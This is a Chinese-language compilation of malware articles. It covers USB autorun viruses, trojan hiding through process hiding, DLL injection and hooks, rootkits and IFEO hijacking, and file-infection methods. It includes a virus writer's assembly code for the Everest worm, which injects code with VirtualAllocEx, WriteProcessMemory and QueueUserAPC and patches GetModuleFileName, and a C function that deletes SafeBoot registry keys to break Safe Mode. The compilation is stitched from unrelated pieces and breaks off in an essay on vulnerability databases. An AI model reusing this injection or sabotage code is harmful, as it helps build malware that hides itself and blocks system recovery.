随着时代的发展，移动硬盘、U 盘等移动设备也成为了新攻击目标。而 U 盘因其超大空间的存储量，逐步成为了使用最广泛、最频繁的存储介质，为计算机病毒寄生的提供更宽裕的空间。目前，U 盘病毒逐步的增加，使得 U 盘成为第二大病毒传播途径。

专家提示：在学校里的公用机房、网吧等特定公共场所使用 U 盘(闪存)等移动设备的用户要特别谨慎小心，以防感染木马，造成自己的信息失密并被窃取。

常见 U 盘病毒的启动方式：

1、Autorun.inf

autorun.inf 文件是从 Windows95 开始的，最初用在其安装盘里，实现自动安装，以后的各版本都保留了该文件并且部分内容也可用于其他存储设备。

其结构有三个部分：[AutoRun] [AutoRun.Alpha] [DeviceInstall]

[AutoRun]适用于 Windows95 以上系统与 32 位以上 CD-ROM，必选。

[AutoRun.alpha]适用于基于 RISC 的计算机光驱，适用系统为 Windows NT 4.0，可选。

[DeviceInstall]适用于 Windows XP 以上系统，可选。

(有关 Autorun.inf 的详细解释，请参考相关资料，这里不再一一介绍了)

例子：

[AutoRun]

open=Notepad.exe

shell\1=打开(&O)

shell\1\Command=Notepad.exe

shell\2=浏览(&B)

shell\2\Command=Notepad.exe

shellexecute=Notepad.exe

2、伪装文件夹

和普通的 autorun 病毒一样相似，感染 U 盘的时候一般会生成 autorun.inf，而且还会生成一些与 U 盘根目录文件夹同名的 EXE 文件并隐藏相关的文件夹，这些与文件夹同名的 EXE 文件的图标与文件夹一模一样，所以你双击相关文件的时候，实际上运行的是病毒程序，这个病毒程序会打开同名的隐藏文件夹，所以用户可能以为打开的是文件夹。

防范此类病毒的方法最简单的就是打开文件名的后缀显示功能并显示隐藏文件（工具-文件夹选项-查看-高级设置）或者在打开文件夹前点右键-属性 如果是该对象是文件夹，则“类型：”后面将是“文件夹”（注：通过类型判断的方法并非完全可靠，建议使用第一种方法）

虽然这也是一款 U 盘 autorun 病毒 只不过它原理已经不是原来的那样而已 算是一个变异的 autorun 病毒

伪装成文件夹的 PE 文件大小为：1.44 MB（1,514,606 字节）（仅作参考，可能有变化）

五、无线设备传播

目前，这种传播途径随着手机功能性的开放和增值服务的拓展，已经成为有必要加以防范的一种病毒传播途径。随着智能手机的普及，通过彩信、上网浏览与下载到手机中的程序越来越多，不可避免的会对手机安全产生隐患，手机病毒会成为新一轮电脑病毒危害的“源头”。手机、特别是智能手机和 3G 网络发展的同时，手机病毒的传播速度和危害程度也与日俱增。通过无线传播的趋势很有可能将会发展成为第二大病毒传播媒介，并很有可能与网络传播造成同等的危害。

专家提示：使用手机上网功能时，应尽量以浏览信息为主，尽可能的减少从网上下载信息和文件，即便是有这方面的需求，也最好从一些正规网站上下载。收到带有病毒的短信或邮件立即删除，键盘被锁死应立即取下电池，然后重新开机

进行删除。可先用光华反病毒软件手机版查杀病毒，如仍旧不能恢复正常的，请及时将手机 送厂维修，避免病毒二次传播

病毒常见隐藏技术

隐藏是病毒的天性，在业界对病毒的定义里，“隐蔽性”就是病毒的一个最基本特征，任何病毒都希望在被感染的计算机中隐藏起来不被发现，因为病毒都只有在不 被发现的情况下，才能实施其破坏行为。为了达到这个目的，许多病毒使用了各种不同的技术来躲避反病毒软件的检验，这样就产生了各种各样令普通用户头痛的病 毒隐藏形式。由于木马后门的行为特征已具备病毒条件，因此这里把木马后门也统一归纳为病毒来描述。

开山鼻祖：隐藏窗口、隐藏进程、隐藏文件

在计算机流行的早期，计算机病毒和木马后门等危害程序在普通用户范围的普及并不是很广泛，这个时期的用户群对计算机和网络安全的防范意识可以说是几乎没有的，普通用户的系统也多为脆弱的 Windows 95/98 系列和电话线拨号的慢速网络，而那一段时间正是外国木马“bo”和国产木马雏形“冰河”、

“netspy”等在如今看来各方面技术都颇为简单的 远程控制软件大行其道的黄金时期，很多用户根本就没有防火墙和杀毒软件(即使有，也是以杀 cih 的为主)，即使远方的黑客把用户的计算机翻了个底朝天，用 户也不会有所察觉，这一时期接触此类技术的人相对较少，因此并未造成如今这个病毒到处蔓延的局面。

因为这个阶段国内用户的机器环境仍然以 Windows 9x 为主流，所以病毒编写者们并不需要消耗太多的脑筋就可以做到让病毒悄无声息运行的效果，并让它在 alt+del+ctrl 呼出的任务管理器中不可见。

我们都知道，在 Windows 下运行的程序界面都被定义为“窗口”，程序通过这个途径与用户产生交互，每个完整的程序都必须拥有至少一个窗口， 但是如果编写者将这个窗口在运行期间设置为“不可见”呢?这样一来，用户就不会察觉到这个程序在桌面上运行了，但是如果有一定经验的用户打开任务管理器， 他就会

因为发现系统里多出来的进程而产生怀疑，因此病毒编写者在这个时期采取了初级形式的隐藏手段：隐藏进程。

其实所谓隐藏进程，是利用微软未公开的一个 api(application programming interface, 应用程序接口)函数“registerserviceprocess”将自身注册为“服务进程”，而恰巧 Windows 9x 中的任务管理器是不会显示此类进程的，结果就被病毒钻了空子，让“冰河”等木马在国内大部分普通用户的机器上安家落户。

而早期后门技术里，还有一个最基本的行为就是隐藏文件，与今天的各种隐藏手段相比，它可谓是“不入流”级别了——这里提到的“隐藏”，就是简单的将文件属性设置为“隐藏”而已，除此之外，再无别的保护手段了，然而，由于系统设计时为了避免初学者胡乱删除文件而默认“不显示系统和隐藏文件”的做法（到了 Windows 2000/xp 时代，这个做法更升级到“隐藏受保护的系统文件”了），却恰好给这些病毒提供了天然的隐身场所——大部分对电脑操作不熟悉的用户根本不知道“隐藏文件”的含义，更别提设置为“显示所有文件”了，在那个安全软件厂商刚开始探索市场的时代，用户更是不会留意太多安全产品及其实际含义，因而这个时期成了各种初期木马技术发展的重要阶段，利用这种手段制作的木马被统称为“第一代木马”。

以现在的技术和眼光看来，这些早期技术作品的发现和清理是相对较简单的了，因为它们采用的“进程隐藏”技术在 nt 体系上的 Windows2000/xp/2003 等操作系统上已经无效了，直接使用系统自带的任务管理器便能发现和迅速终止进程运行，而后在“控制面板”——“文件夹选项”里面设置“显示所有文件”和取消“隐藏受保护的系统文件”，就能发现那个被隐藏起来的木马程序了。对于 Windows 9x 用户，使用任意一款第三方的进程管理工具如“Windows 优化大师”的进程管理组件即可轻松发现。

继续发展：使用线程注射技术的 d11 木马

虽然现在使用“线程注射”的木马病毒和流氓软件已经遍地开花了，但是从那个混沌时代经历过来的人都不会忘记首个采用“线程注射”的 d11 木马“广外

幽灵”在当时所带来的恐惧，“线程注射”到底是种什么东西呢?下面就让我们来详细讲解一下。

首先，用户可能不会了解“线程”(thread)的意思，而要讲解“线程”，就不能不先提到“进程”(process)的概念。许多刚接触计算机的用户无法理解“进程”是什么东西：常常听到高手说打开任务管理器关闭某某进程，但是一看到任务管理器列表里的一堆东西，头就大了。许多用户知道使用任务管理器关闭一些失去响应的任务，但是如果某个任务没有在“应用程序”列表里出现，用户就不知所措了。到底什么是“进程”呢?“进程”是指一个可执行文件在运行期间请求系统在内存里开辟给它的数据信息块，系统通过控制这个数据块为运行中的程序提供数据交换和决定程序生存期限，任何程序都必须拥有至少一个进程，否则它不被系统承认。

进程从某一方面而言就是可执行文件把自身从存储介质复制在内存中的映像，它通常和某个在磁盘上的文件保持着对应关系，一个完整的进程信息包括很多方面的数据，我们使用进程查看工具看到的“应用程序”选项卡包含的是进程的标题，而“进程”选项卡包含的是进程文件名、进程标识符、占用内存等，其中“进程文件名”和“进程标识符”是必须掌握的关键，“进程标识符”是系统分配给进程内存空间时指定的唯一数字，进程从载入内存到结束运行的期间里这个数字都是保持不变的，而“进程文件名”则是对应着的介质存储文件名称，根据“进程文件名”我们就可以找到最初的可执行文件位置。

任务管理器的“应用程序”项里列出来的“任务”，是指进程在桌面上显示出来的窗口对象，例如用户打开 word 2003 撰写文档，它的进程“winword.exe”会创建一个在桌面上显示的前台窗口，这个窗口就是任务管理器里看得见的“任务”了，而实际上真正在运行的是进程“winword.exe”。并不是所有的进程都会在任务管理器里留下“任务”的，像 qq、msn 和所有后台程序，它们并不会在任务列表里出现，但是你会在进程列表里找到它们，如果要它们在任务列表里出现该怎么办呢?只要让它们产生一个在桌面上出现的窗体就可以了，随便打开一个好友聊天，就会发现任务列表里终于出现了 qq 的任务。因此，真正科学的终止

程序执行方案是针对“进程”来结束程序的运行，而不是在任务列表里关闭程序，因为木马作者们是不会让自己的木马在任务列表里出现的，但是进程列表里一般人都是逃不过的。

而“线程”，则是在一个进程里产生的多个执行进度实例，举个简单例子，一个网络文件传输程序如果只有一个线程(单线程)运作，那么它的执行效率会非常低下，因为它既需要从网络上读取文件数据，又需要把文件保存到磁盘，同时还需要绘制当前传输进度条，由于在代码的角度里这些操作只能一条条的顺序执行，程序就不能很好的做到在保存数据的同时绘制传输进度条，即使程序员将其勉强凑到一块执行，在用户方面看来，这个程序的响应会非常缓慢甚至直接崩溃，而“多线程”技术则是为了解决这种问题而产生的，采用“多线程”技术编写的应用程序在运行时可以产生多个同时执行的操作实例，例如一个采用“多线程”技术的网络文件传输程序就能同时分出三个进度来同时执行网络数据传输、文件保存操作和绘制传输进度条的操作，于是在用户看来，这个程序运行非常流畅，这就是线程的作用。在程序运行时，只能产生一个进程，但是在这个进程的内存空间(系统为程序能正常执行而开辟的独立内存领域)里，可以产生多个线程，其中至少有一个默认的线程，被称为“主线程”，它是程序主要代码的运行部分。

那么，“线程注射”又是什么含义呢?其实它的全称是“远程线程注射”(remotethread injection)，通常情况下，各个进程的内存空间是不可以相互访问的，这也是为程序能够稳定运行打下基础，这个访问限制让所有进程之间互相独立，这样一来，任何一个非系统关键进程发生崩溃时都不会影响到其他内存空间里的进程执行，从而使nt架构的稳定性远远高于win9x架构。但是在一些特定的场合里，必须让进程之间可以互相访问和管理，这就是“远程线程”技术的初衷，这个技术实现了进程之间的跨内存空间访问，其核心是产生一个特殊的线程，这个线程能够将一段执行代码连接到另一个进程所处的内存空间里，作为另一个进程的其中一个非核心线程来运行，从而达到交换数据的目的，这个连接的过程被称为“注射”(injection)。远程线程技术好比一棵寄生在大树上的蔓

藤，一旦目标进程被注射，这段新生的线程就成为目标进程的一部分代码了，只要目标进程不被终止，原进程无论是否还在运行都不会再影响到执行结果了。

与“线程注射”离不开的是“hook”技术，这个“hook”，又是什么呢？其官方定义如下：

钩子(hook)，是 Windows 消息处理机制的一个平台，应用程序可以在上面设置子程以监视指定窗口的某种消息，而且所监视的窗口可以是其他进程所创建的。当消息到达后，在目标窗口处理函数之前处理它。钩子机制允许应用程序截获处理 window 消息或特定事件。

钩子实际上是一个处理消息的程序段，通过系统调用，把它挂入系统。每当特定的消息发出，在没有到达目的窗口前，钩子程序就先捕获该消息，亦即钩子函数先得到控制权。这时钩子函数即可以加工处理(改变)该消息，也可以不作处理而继续传递该消息，还可以强制结束消息的传递。

在这里，木马编写者首先把一个实际为木马主体的 dll 文件载入内存，然后通过“线程注射”技术将其注入其他进程的内存空间，最后这个 dll 里的代码就成为其他进程的一部分来实现了自身的隐藏执行，通过调用“hook”机制，这个 dll 木马便实现了监视用户的输入输出操作，截取有用的资料等操作。这种木马的实际执行体是一个 dll 文件，由于 Windows 系统自身就包含着大量的 dll 文件，谁也无法一眼看出哪个 dll 文件不是系统自带的，所以这种木马的隐蔽性又提高了一级，而且它的执行方式也更加隐蔽，这是由 Windows 系统自身特性决定的，Windows 自身就是大量使用 dll 的系统，许多 dll 文件在启动时便被相关的应用程序加载进内存里执行了，可是有谁在进程里直接看到过某个 dll 在运行的？因为系统是把 dll 视为一种模块性质的执行体来调用的，它内部只包含了一堆以函数形式输出的模块，也就是说每个 dll 都需要由一个用到它的某个函数的 exe 来加载，当 dll 里的函数执行完毕后就会返回一个运行结果给调用它的 exe，然后 dll 进程退出内存结束这次执行过程，这就是标准的 dll 运行周期，而采用了“线程注射”技术的 dll 则不是这样，它们自身虽然也是导出函数，但是它们的代码是具备执行逻辑的，这种模块就像一个普通 exe，只是它不能直接由自身启动，而是

需要有一个特殊作用的程序(称为加载者)产生的进程把这个 d11 的主体函数载入内存中执行,从而让它成为一个运行中的木马程序。

了解 Windows 的用户都知道,模块是紧紧依赖于进程的,调用了某个模块的进程一旦退出执行,其加载的 d11 模块也就被迫终止了,但是在 d11 木马里,这个情况是不会因为最早启动的 exe 被终止而发生的,因为它使用了“远程线程注射”技术,所以,在用户发现异常时,d11 木马早就不知道被注入哪个正常进程里了,即使用户发现了这个木马 d11,也无法把它终止,因为要关闭它就必须在那么多的系统进程里找到被它注射的进程,并将其终止,对一般用户来说,这是个不可能完成的任务。

病毒常见自我保护

1、rootkit

rootkit 是攻击者用来隐藏自己的踪迹和保留 root 访问权限的工具。通常,攻击者通过远程攻击获得 root 访问权限,或者首先密码猜测或者密码强制破译的方式获得系统的访问权限。进入系统后,如果他还没有获得 root 权限,再通过某些安全漏洞获得系统的 root 权限。接着,攻击者会在侵入的主机中安装 rootkit,然后他将经常通过 rootkit 的后门检查系统是否有其他的用户登录,如果只有自己,攻击者就开始着手清理日志中的有关信息。通过 rootkit 的嗅探器获得其它系统的用户和密码之后,攻击者就会利用这些信息侵入其它的系统。

Rootkit 是指其主要功能为隐藏其他程式进程的软件,可能是一个或一个以上的软件组合;广义而言,Rootkit 也可视为一项技术。最早 Rootkit 用于善意用途,但后来 Rootkit 也被黑客用在入侵和攻击他人的电脑系统上,电脑病毒、间谍软件等也常使用 Rootkit 来隐藏踪迹,因此 Rootkit 已被大多数的防毒软件归类为具危害性的恶意软件。Linux、Windows、Mac OS 等操作系统都有机会成为 Rootkit 的受害目标。

2、进程守卫

拥有多进程,进程之间相互守护的古老技术。

- 3、关闭杀毒软件
- 4、dll inject ；注入到常用进程防止被 HIPS 截获
- 5、exe inject ；同上
- 6、realtime update ；防特征码查杀的，常见于机器狗等
- 7、自我变形 ；storm worm 常用
- 8、对安软发起 flood ；磁碟机，防止运行时被查杀
- 9、api hook ；磁碟机等
- 10、ifeo (Image File Execution Options 映像劫持)

所谓的映像劫持 (IFE0) 就是 Image File Execution Options，它位于注册表的

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options\键值下。由于这个项主要是用来调试程序用的，对一般用户意义不大，默认是只有管理员和 local system 有权读写修改。

虽然映像劫持是系统自带的功能，对一般用户来说根本没什么用的必要，但是就有一些病毒通过映像劫持来做文章，表面上看起来是运行了一个正常的程序，实际上病毒已经在后台运行了。

- 11、还有针对性的动作等 ；比如对卡巴斯基 7（2009 等无效）的修改时间等

病毒感染技术分析

前言

病毒感染技术五花八门，这里对其做一大概介绍

一、传统技术

这里说的传统，指的是比较典型、应用比较多的感染方式，而不是普通意义上“老掉牙”的那种传统！一般传统的病毒感染技术分成下面几类：

1. 后缀式感染

这是 DOS 以及 Windows 下文件型病毒最常用的感染方式，也是原来非常流行的一种感染方式，这种方式是非常简单的，只要把病毒体缀在宿主文件最后，再

修改程序入口，注意一下对齐，就行了。实际上这个方式也是最简单易行的，深得 Vxer 喜爱，因为它简单，但是却非常适合对病毒进行复杂的加密变形！

2. 散落式感染

英文叫 cavity，就是把病毒体切成小块分散插入到宿主的空隙中，病毒执行时再把他们组合起来。似乎人们从 CIH 才开始认识这种方式，事实上这种方式古已有之，一些 DOS 病毒就用这种方式，只是没有引起人们注意——人们通常只推崇轰动的东西！

PE 文件由于结构关系，天然就有很多空隙，适合一个小病毒存在，而 DOS 可执行文件则没有什么 Section 的概念，也没有什么天然空隙，似乎看起来不可能插入。其实不然，由于编译器的缘故，文件里很可能有一些用于保存数据的连续的 0，这些空间只在运行时才有用，和程序的初始化没关系。所以病毒可以统计这些连续的 0，如果发现这样的空间足够大，就可以把病毒块放在里面，运行时把病毒块摘出，然后重新把那块内存清零就可以了——这种技术在 DOS 时代算是比较高级的技术，实现起来比较困难。这种感染方式还有衍生。比如不利用宿主已有的空隙，而是在宿主代码里硬生生地挖洞，把病毒代码插进去，病毒执行后再把洞填回去。这样的好处是可以把病毒分解成很小的碎片，这样就不容易被发现，缺点是实现有些复杂，效果未必比利用已有空隙好。

3. 捆绑式感染

这种方式木马比较常用。就是用病毒自身替代宿主文件，而把宿主作为数据存储在病毒体内。

这种方式有明显的不足，就是宿主增大太多，启动速度太慢。我们亲爱的 Nimda 把这种方式发扬光大了。

4. 伴侣式感染

这种方式 DOS 下的病毒和 Windows 下的木马都常用。就是用病毒自身替代宿主，把宿主改个文件名，病毒启动后再启动宿主。

这个和捆绑式有相似之处，不足之处更是一样，而且还多了一个，就是病毒文件被 Copy 到别的机器以后，就没有了宿主文件，无法执行正常功能了，这样就很容易

易 被用户发现。所以这种方式比较适合感染安装在“Program Files”里的一般不会被拷贝的应用程序，而不是感染普通独立的可执行文件。

二、另类感染

这里所说的另类，可能在很多人眼里是很普通的方法。但这些方法，并没有得到广泛应用，所以称之为另类。

1. DLL 链接式感染

具体实现就是把病毒作为一个 DLL 文件，然后在宿主体内加入一个导入此 DLL 的 Import 项。这样在宿主启动时，系统会自动装载病毒。

这种方法的好处是明显的，就是宿主启动比较迅速，因为病毒和普通 DLL 没什么区别。而且如果用户敢删除病毒文件，那么被感染的文件就执行不了了。

不足之处：

1) 不总能感染，不一定有地方加一个 Import 项。

2) 这个问题更严重，其和伴侣式一样，一旦宿主被拷贝到别的机器，那么宿主就无法运行了。

如果你要用伴侣式，可以先考虑考虑这个方式。

2. 肢解式感染

听起来很吓人，实现起来也比较残忍——改掉 PE 文件的结构，对其进行“重组”。

这个想法我最早实现在我的病毒 Win32.Loicer (W32.Cervan) 中，这是一个不成功的病毒，bug 非常非常多，但总算实现了这个思想。

这个病毒的源码比较复杂，就不在这里分析了。感兴趣的同志可以去 CVC 论坛看源码，可以通过地址 http://www.logincom.com/cvc_issue1.chm 下载。

这里只简单说一下这种感染技术的思路。

我们先看一下一个程序从可执行文件成为一个进程的过程：Windows 装载进程时，首先要把文件映射到内存，然后的工作就是装载文件 Import 表里导入的 DLL，填充 API 地址，最后才能正式启动进程。当进程调用 API 时，它就会用一条 call tttttt 指令，tttttt 处并不是 API 入口，而是一条间接跳转指令，jmp [xxxx]，此处 xxxx 地址处存放的就是系统填充的 API 地址。



如果能在 xxxx 处填入病毒的入口地址，那么就可以完成感染，可惜的是系统会填充那里，我们无法控制。看起来我说废话了，其实不然。换个角度想想，如果我们 阻止系统填充，那么我们不就能占领高地了吗？我们是无法阻止系统填充的（又说废话），但我们可以让系统填充到别处，也就是把 Import 表搬个地方。好了，整理一下思路，让我们看一下具体的感染步骤：

1) 创建一个新的 Import 表，里面可以引入病毒自己需要的 API，比如 LoadLibrary

2) 将原 Import 表拷贝到病毒体内

3) 修改 PE 头，使得 Import Entry 指向新的 Import 表

4) 修改原 Import 各 API 地址，使得当宿主调用 API 时，可以跳入病毒代码。

这样也就自然而然地完成了非常好的 EPO。

上面是感染文件所要做的工作，当病毒执行时，还要做额外的工作，就是装载宿主需要的所有 DLL，并把 API 地址填充到宿主的 Import 表里。

上面说的非常简单，具体实现比这要复杂得多，可以参考 Loicer 源代码。

从上面的感染过程可以看出，由于被感染文件的原始 Import 表已经不复存在，所以基本无法恢复成原貌，这就是我为什么说这种方式是无法恢复的。但无法恢复是相对的，PE 结构无法恢复了，但宿主功能还完好无损。

这个感染技术，其实可以推广到加密技术，很容易就将 Import 表加密了（Loicer 确实把宿主用到的 API 加密）。如果不用 EPO 技术，那么完全可以把宿主代码也进行加密。

这个方法只是把 Import 表进行了重组，其实更进一步的话，可以对整个 PE 文件进行重新组装，并可进行加密。这样将使病毒被清除的难度大大增加，而且也破坏了 PE 文件原有结构，使恢复变得非常困难。

3. 寄居蟹式感染/传播

这是我们 CVC 兄弟 PKXP 的一大发明，并应用在小病毒 Everest 中，是一种很懒的做法，但懒得有道理，懒得够水平。

其实这种思想非常简单，就是自己不传播，让其它病毒传播自己。

这个病毒里面有几个有意思的地方，所以让我们分析一下这个病毒。

```
@pushsz 'Everest' ;压字符串
push FALSE
push NULL
call CreateMutex
call GetLastError ;避免运行多个实例
cmp eax , ERROR_ALREADY_EXISTS ;已经运行，结束
jz ExitVirus
```

上面是蠕虫的传统，建立互斥，避免多次运行。

下面一条指令跳入初始化模块，主要获取系统路径，并提升权限，获取 SE_DEBUG_NAME (SeDebugPrivilege) 权限，并无特别之处，不再赘述。

初始化完成后，就开始我们寄居蟹之旅，想办法找到合适的贝壳。

这里的贝壳，就是在机器内活动的其它病毒进程（以下所说的病毒，是指其它病毒，而非 Everest。）。

找到特定的进程很简单，无非是枚举所有进程，然后把进程的文件名和病毒文件名比对，就可以了。由于 Everest 这部分代码不是很好（用了 PSAPI，其实 ToolHelp API 更好些），而且比较简单，这里就不分析代码了。

下面就是比较关键的地方了，对找到的病毒进行手术。

```
PatchVirus PROC hProcess : DWORD , szVirusPath : DWORD
LOCAL szDestPath[128] : BYTE
LOCAL szFormattedPath[128]: BYTE
```

```
pushad
mov eax, hProcess
or eax, eax
jz PVMoveVirus
push 0
push hProcess
call TerminateProcess;结束病毒进程，这就是为什么在开始需要提升权限了
```

```
push INFINITE  
push hProcess  
call WaitForSingleObject ;等到它真的结束为止
```

```
push hProcess  
call CloseHandle  
PVMoveVirus:  
lea esi , szFormattedPath  
push esi  
push szVirusPath  
call FormatVirus ;产生病毒文件名
```

```
lea edi , szDestPath  
push esi  
push edi  
call lstrcpy
```

```
@pushsz '.scr'  
push edi  
call lstrcat ;产生新文件名
```

```
push edi  
push esi  
call MoveFile ;把病毒文件改成新名字
```

```
push esi  
call strlen
```

```
mov esi , szVirusPath
add esi , eax

push esi
push edi
call lstrcat

push edi
call StartVirus ;重新启动病毒
popad
ret 8
PatchVirus ENDP
```

上面的代码，基本就是先结束病毒进程，再重新启动。这不是盲目的瞎折腾，而是要在重新启动时对病毒进行一些手术。

手术开始了：

```
StartVirus PROC szVirusPath : DWORD
LOCAL sio : STARTUPINFO
LOCAL pi : PROCESS_INFORMATION
LOCAL cbWritten : DWORD

pushad
push sizeof(STARTUPINFO)
lea eax , sio
push eax
call RtlZeroMemory
mov sio.cb , sizeof STARTUPINFO
mov sio.wShowWindow , SW_HIDE
mov sio.dwFlags , STARTF_USESHOWWINDOW
```

```
lea eax , pi
push eax
lea eax , sio
push eax
push NULL
push NULL
push CREATE_SUSPENDED
push TRUE
push NULL
push NULL
push szVirusPath
push NULL
call CreateProcess ;启动病毒进程，注意参数 CREATE_SUSPENDED 的存在使病毒
处于休眠状态，这样才方便手术
or eax , eax
jz SVExit

push 3000
call Sleep

push PAGE_EXECUTE_READWRITE
push MEM_RESERVE or MEM_COMMIT
push RemoteCodeEnd - RemoteCodeStart
push 0
push pi.hProcess
call VirtualAllocEx ;在病毒进程分配一块内存
or eax , eax
```

jz SVFail

mov esi , eax

add eax , NewGetModuleFileName - RemoteCodeStart

mov _NewGetModuleFileNameA , eax

lea eax , cbWritten

push eax

push RemoteCodeEnd - RemoteCodeStart

push offset RemoteCodeStart

push esi

push pi.hProcess

call WriteProcessMemory ;向病毒进程写入代码

or eax , eax

jz SVFail

push NULL

push pi.hThread

push esi

call QueueUserAPC ;排队等候执行

or eax , eax

jz SVFail

push pi.hThread

call ResumeThread ;好了，手术结束，唤醒病毒

SVFail:

push pi.hThread

call CloseHandle

```
push pi.hProcess  
call CloseHandle  
  
SVExit:  
  
popad  
  
ret 4  
  
StartVirus ENDP
```

写入病毒进程的远程代码如下：

```
RemoteCodeStart:  
  
mov esi , 12345678h  
_GetModuleFileNameA = dword ptr $-4  
@pushsz '123' ;cbWriten  
push PAGE_EXECUTE_READWRITE  
push 6  
push esi  
mov eax , 12345678h  
_VirtualProtect = dword ptr $-4  
call eax ;改虚拟内存属性，方便写入  
  
@pushsz '123' ;cbWriten  
push 6  
call RCSJump  
push 12345678h ;这两行代码是跳转代码  
_NewGetModuleFileNameA = dword ptr $-4  
ret  
  
RCSJump:  
push esi
```



```
push -1  
mov eax , 12345678h  
_WriteProcessMemory = dword ptr $-4  
call eax ;写入跳转代码  
ret 4
```

NewGetModuleFileName:

```
push esi  
push edi  
mov edi , [esp+16]  
call _szWormPath  
szWormPath db MAX_PATH dup (0)  
_szWormPath:  
pop esi  
xor ecx , ecx  
RCSLoop:  
lodsb  
stosb  
inc ecx  
or al , al  
jnz RCSLoop  
pop edi  
pop esi  
mov eax , ecx  
ret 12
```

RemoteCodeEnd:

让我们回过头来对上面两段代码进行简单分析。

StartVirus 模块其实就是以休眠状态创建病毒进程，然后向其插入远程代

码，并启动之。有趣的是这里并没有使用远程线程，而是使用了 QueueUserAPC。这个 API 非常有趣，它的作用是把插入的远程代码作为一个 APC callback 进行排队，当进程触发某些状态时，这个回调就会被调用。从休眠转入运行，就是这样的状态，所以远程代码在病毒执行前就执行了。关于 QueueUserAPC，大家可以看看 MSDN。这个 API 又一次体现了 MS 的风格，好用就行，不管安全与否。

RemoteCodeStart 模块就是远程代码部分，它的作用很明朗，就是替换病毒进程的 GetModuleFileName 函数的头 6 个字节，换成 push xxxxxx/ret，其中 xxxxxx 是新的 GetModuleFileName 地址。这样当病毒调用 GetModuleFileName 时，就会掉到 Everest 埋伏的陷阱里，一个新的 GetModuleFileName。这个新的 GetModuleFileName 返回的是预先取得的 Everest 的文件名。

说到这里，这个寄居蟹思路已经比较明朗了：当病毒获取自身文件名时，结果获得的是 Everest 的，当病毒把“自身文件”向外传播时，传的就是 Everest 了。

由上可以看出这是多么懒的做法，但懒得有道理，不用任何网络编程，就可以通过网络传播。

这是一种新的思想，而且还算比较不错的思想，但未必实用。试想想，有几个用户会同时中两个病毒（一个 Everest，一个其它病毒）？写病毒的一个原则，就是不能完全依赖特定的东西，否则一旦依赖的对象不存在了，病毒自身也就完蛋了，而 Everest 一旦离开其它病毒，它就无法传播了。

[原创]破坏安全模式

文章作者：乱雪

原始出处：<http://hi.baidu.com/lu4nx>

参考AV终结者写的一个小函数，直接删注册表的内容，方法很简单，不过网上很少看到有这方面的资料，恢复起来也容易：)

代码：

/*

破坏安全模式,by:乱雪

2010.1.24

警告:仅用于技术学习使用,禁止使用到非法用途.

说明:直接通过删除注册表里关键子键达到无法进入安全模式的目的,一进安全模式就蓝屏,参考AV终结者的功能写的.

*/

```
VOID KillSafeMode()  
{  
HKEY hKey[5];  
::RegOpenKey(HKEY_LOCAL_MACHINE,"SYSTEM\\ControlSet001\\Control\\SafeBoot\\Minimal",&hKey[1]);  
::RegDeleteKey(hKey[1],"{4D36E967-E325-11CE-BFC1-08002BE10318}");  
  
::RegOpenKey(HKEY_LOCAL_MACHINE,"SYSTEM\\ControlSet001\\Control\\SafeBoot\\Network",&hKey[2]);  
::RegDeleteKey(hKey[2],"{4D36E967-E325-11CE-BFC1-08002BE10318}");  
  
::RegOpenKey(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal",&hKey[3]);
```

```
::RegDeleteKey(hKey[3], "{4D36E967-E325-11CE-BFC1-08002BE10318}");
```

```
::RegOpenKey(HKEY_LOCAL_MACHINE, "CurrentControlSet\\Control\\SafeBoot\\Network", &hKey[4]);
```

```
::RegDeleteKey(hKey[4], "{4D36E967-E325-11CE-BFC1-08002BE10318}");
```

```
::RegCloseKey(hKey[1]);
```

```
::RegCloseKey(hKey[2]);
```

```
::RegCloseKey(hKey[3]);
```

```
::RegCloseKey(hKey[4]);
```

```
}
```

浅析信息系统安全漏洞数据库的设计和意义

冰河/IsBase.Net

前 言

2009 年 11 月 27 日国家计算机网络入侵防范中心、国家计算机病毒应急处理中心和计算机网络与信息安全教育部重点实验室签署联盟协议书，共同建设“国家安全漏洞库”和“国家安全漏洞论坛”。基于此我觉得有必要在这里和大家探讨一下信息系统安全漏洞数据库的设计和建设安全漏洞库的意义。

一、为什么建立安全漏洞数据库

1.1 什么是安全漏洞

系统安全漏洞，也叫系统脆弱性（vulnerability），是计算机系统在硬件、软件、协议的设计与实现过程中或系统安全策略上存在的缺陷和不足。安全漏洞处于网络安全的核心，是网络攻防的焦点。安全漏洞一旦被发现，就可使用这个漏洞获得计算机系统的额外权限，使黑客能够在未授权的情况下访问或破坏系统，从而危害网络与信息系统安全。系统安全漏洞是针对计算机安全而言的，广义的系统安全漏洞是一切导致威胁、破坏计算机系统安全的因素。

为了使计算机用户更详细的了解系统安全漏洞，更好的利用系统安全漏洞来预防、抵制、解决安全事件的发生，所以对各种系统安全漏洞分类并构建标准统一的漏洞数据库是很有必要的。

1.2 国际 cve 标准

在网络安全发展的早期，为了应对不同厂商对漏洞的披露没有一个广泛的边界用来提供参考，漏洞的定义多而杂，安全厂商之间对漏洞的边界划分比较模糊并趋于混乱的情况。MITRE 公司于 1999 年建立了“通用漏洞列表（Common Vulnerabilities and Exposures, CVE）”。CVE 就好像是一个字典表，为广泛认同的信息安全漏洞或者已经暴露出来的弱点给出一个公共的名称。使用一个共同的名字，可以帮助用户在各自独立的各种漏洞数据库中和漏洞评估工具中共享数据，这样就提供了评估工具的一个标准，可以准确的知道每个工具的安全覆盖程度，从而可以判断工具的有效性和适应性。CVE 兼容的工具和数据库将提供更好的覆

盖，更容易互动和强化安全。

CVE 的优点是将众所周知的安全漏洞的名称标准化，使不同的漏洞库和安全工具更容易共享数据，使得在其他数据库中搜索信息更容易。基于 CVE 已经趋于漏洞库的标准，所以现在不管是公司还是厂商在建立基于自己产品漏洞库的时候都有意识的去兼容 CVE 标准。

二、系统安全漏洞的分级与分类标准

系统安全漏洞分类与分级是对漏洞不同抽象层次的体征属性进行描述。某些系统的分类是在系统安全漏洞的分类基础上进行的，如攻击系统要依据系统安全漏洞分类基础进行分类，还有一些安全事件的处理方法也要依据系统安全漏洞来制定。所以，一套完善的系统安全漏洞分级分类标准是基础。

2.1 系统安全漏洞严重性分级

系统安全漏洞根据其对系统造成的潜在威胁（破坏性、危害性、严重性）以及被利用的可能性为依据对各种系统安全漏洞进行分级。一般被分为紧急（严重）、重要（高）、警告（中）、注意（低）四级。

2.2 系统安全漏洞的分类

